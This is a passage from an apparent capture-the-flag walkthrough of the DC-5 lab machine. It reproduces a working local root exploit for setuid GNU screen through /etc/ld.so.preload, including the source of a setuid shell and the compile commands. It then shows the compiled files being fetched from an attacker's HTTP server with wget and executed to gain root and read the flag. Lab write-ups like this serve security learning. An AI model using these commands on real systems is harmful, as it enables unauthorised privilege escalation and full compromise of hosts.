gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
EOF
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file ..."
cd /etc

```



The command `fPIC -shared -ldl -o <output_file> <input_files>` is used to compile and link C or C++ source code into a shared library that can be dynamically loaded by other programs.

```
(root@kali)-[/home/kali/DC5]
# gcc -fPIC -shared -ldl -o libhax.so libhax.c

libhax.c: In function 'dropshell':
libhax.c:7:5: warning: implicit declaration of function 'chmod' [-Wimplicit-function-declaration]
    7 |     chmod("/tmp/rootshell", 04755);
      |     ^~~~~

(root@kali)-[/home/kali/DC5]
setegid(0);
execvp("/bin/sh", NULL, NULL);
}
EOF
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -r /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne "\x0a/tmp/libhax.so" # n
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
/tmp/rootshell

(root@kali)-[/home/kali/DC5]
```

```
(root@kali)-[/home/kali/DC5]
# gcc -o rootshell rootshell.c
rootshell.c: In function 'main':
rootshell.c:3:5: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
   3 |     setuid(0);
     |     ^~~~~~
rootshell.c:4:5: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration]
   4 |     setgid(0);
     |     ^~~~~~
rootshell.c:5:5: warning: implicit declaration of function 'seteuid' [-Wimplicit-function-declaration]
   5 |     seteuid(0);
     |     ^~~~~~
rootshell.c:6:5: warning: implicit declaration of function 'setegid' [-Wimplicit-function-declaration]
   6 |     setegid(0);
     |     ^~~~~~
rootshell.c:7:5: warning: implicit declaration of function 'execvp' [-Wimplicit-function-declaration]
   7 |     execvp("/bin/sh", NULL, NULL);
     |     ^~~~~~
rootshell.c:7:5: warning: too many arguments to built-in function 'execvp' expecting 2 [-Wbuiltin-declaration-mismatch]
```

Now we have this archives in this directory:

```
(root@kali)-[/home/kali/DC5]
# ls
41154.sh  exploit.sh  libhax.c  libhax.so  rootshell  rootshell.c
```

The command is used to start a simple HTTP server on port 8000, serving files from the current directory.

```
(root@kali)-[/home/kali/DC5]
# python -m http.server -p 8080
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

First we need to go to /tmp so before this step we need to change the directory : cd /tmp and after we do this wget:

```
www-data@dc-5:/tmp$ wget 192.168.56.104:8000/exploit.sh
wget 192.168.56.104:8000/exploit.sh
converted 'http://192.168.56.104:8000/exploit.sh' (ANSI_X3.4-1968) → 'http://192.168.56.104:8000/exploit.sh' (UTF-8)
--2024-06-09 23:12:03-- http://192.168.56.104:8000/exploit.sh
Connecting to 192.168.56.104:8000 ... connected.
HTTP request sent, awaiting response... 200 No headers, assuming HTTP/0.9
Length: unspecified
Saving to: 'exploit.sh'

exploit.sh           [ <=> ] 0 --.-KB/s
exploit.sh           [ <=> ] 430 --.-KB/s in 0s

2024-06-09 23:12:03 (93.8 MB/s) - 'exploit.sh' saved [430]

www-data@dc-5:/tmp$
```

We are going to do the same with the rootshell:

```
www-data@dc-5:/tmp$ wget 192.168.56.104:8000/rootshell
wget 192.168.56.104:8000/rootshell
converted 'http://192.168.56.104:8000/rootshell' (ANSI_X3.4-1968) → 'http://192.168.56.104:8000/rootshell' (UTF-8)
--2024-06-09 23:15:01-- http://192.168.56.104:8000/rootshell
Connecting to 192.168.56.104:8000 ... connected.
HTTP request sent, awaiting response... 200 No headers, assuming HTTP/0.9
Length: unspecified
Saving to: 'rootshell'

rootshell           [ <=> ] 0 --.-KB/s
rootshell           [ <=> ] 15.98K --.-KB/s in 0s

2024-06-09 23:15:01 (168 MB/s) - 'rootshell' saved [16367]

www-data@dc-5:/tmp$
```

We are going to do the same with the libhax.so:

```
www-data@dc-5:/tmp$ wget 192.168.56.104:8000/libhax.so
wget 192.168.56.104:8000/libhax.so
converted 'http://192.168.56.104:8000/libhax.so' (ANSI_X3.4-1968) → 'http://192.168.56.104:8000/libhax.so' (UTF-8)
--2024-06-09 23:16:13-- http://192.168.56.104:8000/libhax.so
Connecting to 192.168.56.104:8000 ... connected.
HTTP request sent, awaiting response ... 200 No headers, assuming HTTP/0.9
Length: unspecified
Saving to: 'libhax.so'

libhax.so          [  =>  ]      0  --.-KB/s
libhax.so          [  =>  ] 15.36K --.-KB/s   in 0s

2024-06-09 23:16:13 (181 MB/s) - 'libhax.so' saved [15727]

www-data@dc-5:/tmp$
```

chmod 777 exploit.sh is a command that sets the permissions of the file exploit.sh to 777. This means that the file is readable, writable, and executable by the owner, the group and others.

```
www-data@dc-5:/tmp$ chmod 777 exploit.sh
chmod 777 exploit.sh
```

Now we are going to execute the exploit ,and we are in:

```
www-data@dc-5:/tmp$ chmod 777 exploit.sh
chmod 777 exploit.sh
www-data@dc-5:/tmp$ ./exploit.sh
./exploit.sh
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# cd /root
cd /root
# ls
ls
thisistheflag.txt
# cat thisistheflag.txt
cat thisistheflag.txt
```

```
888b      888 d8b
8888b      888 Y8P
88888b      888
888Y88b 888 888 .d888b .d88b.      888 888 888 .d88b. 888d888 888 888 888 888
888 Y88b888 888 d88P" d8P Y8b      888 888 888 d88""88b 888P" 888 .88P 888 888 888
888 Y88888 888 888 88888888      888 888 888 888 888 888 888888K Y8P Y8P Y8P
888 Y8888 888 Y88b. Y8b.      Y88b 888 d88P Y88..88P 888 888 "88b " " "
888 Y888 888 "Y8888P "Y8888      "Y8888888P" "Y88P" 888 888 888 888 888
```

Once again, a big thanks to all those who do these little challenges,  
and especially all those who give me feedback - again, it's all greatly  
appreciated. :-)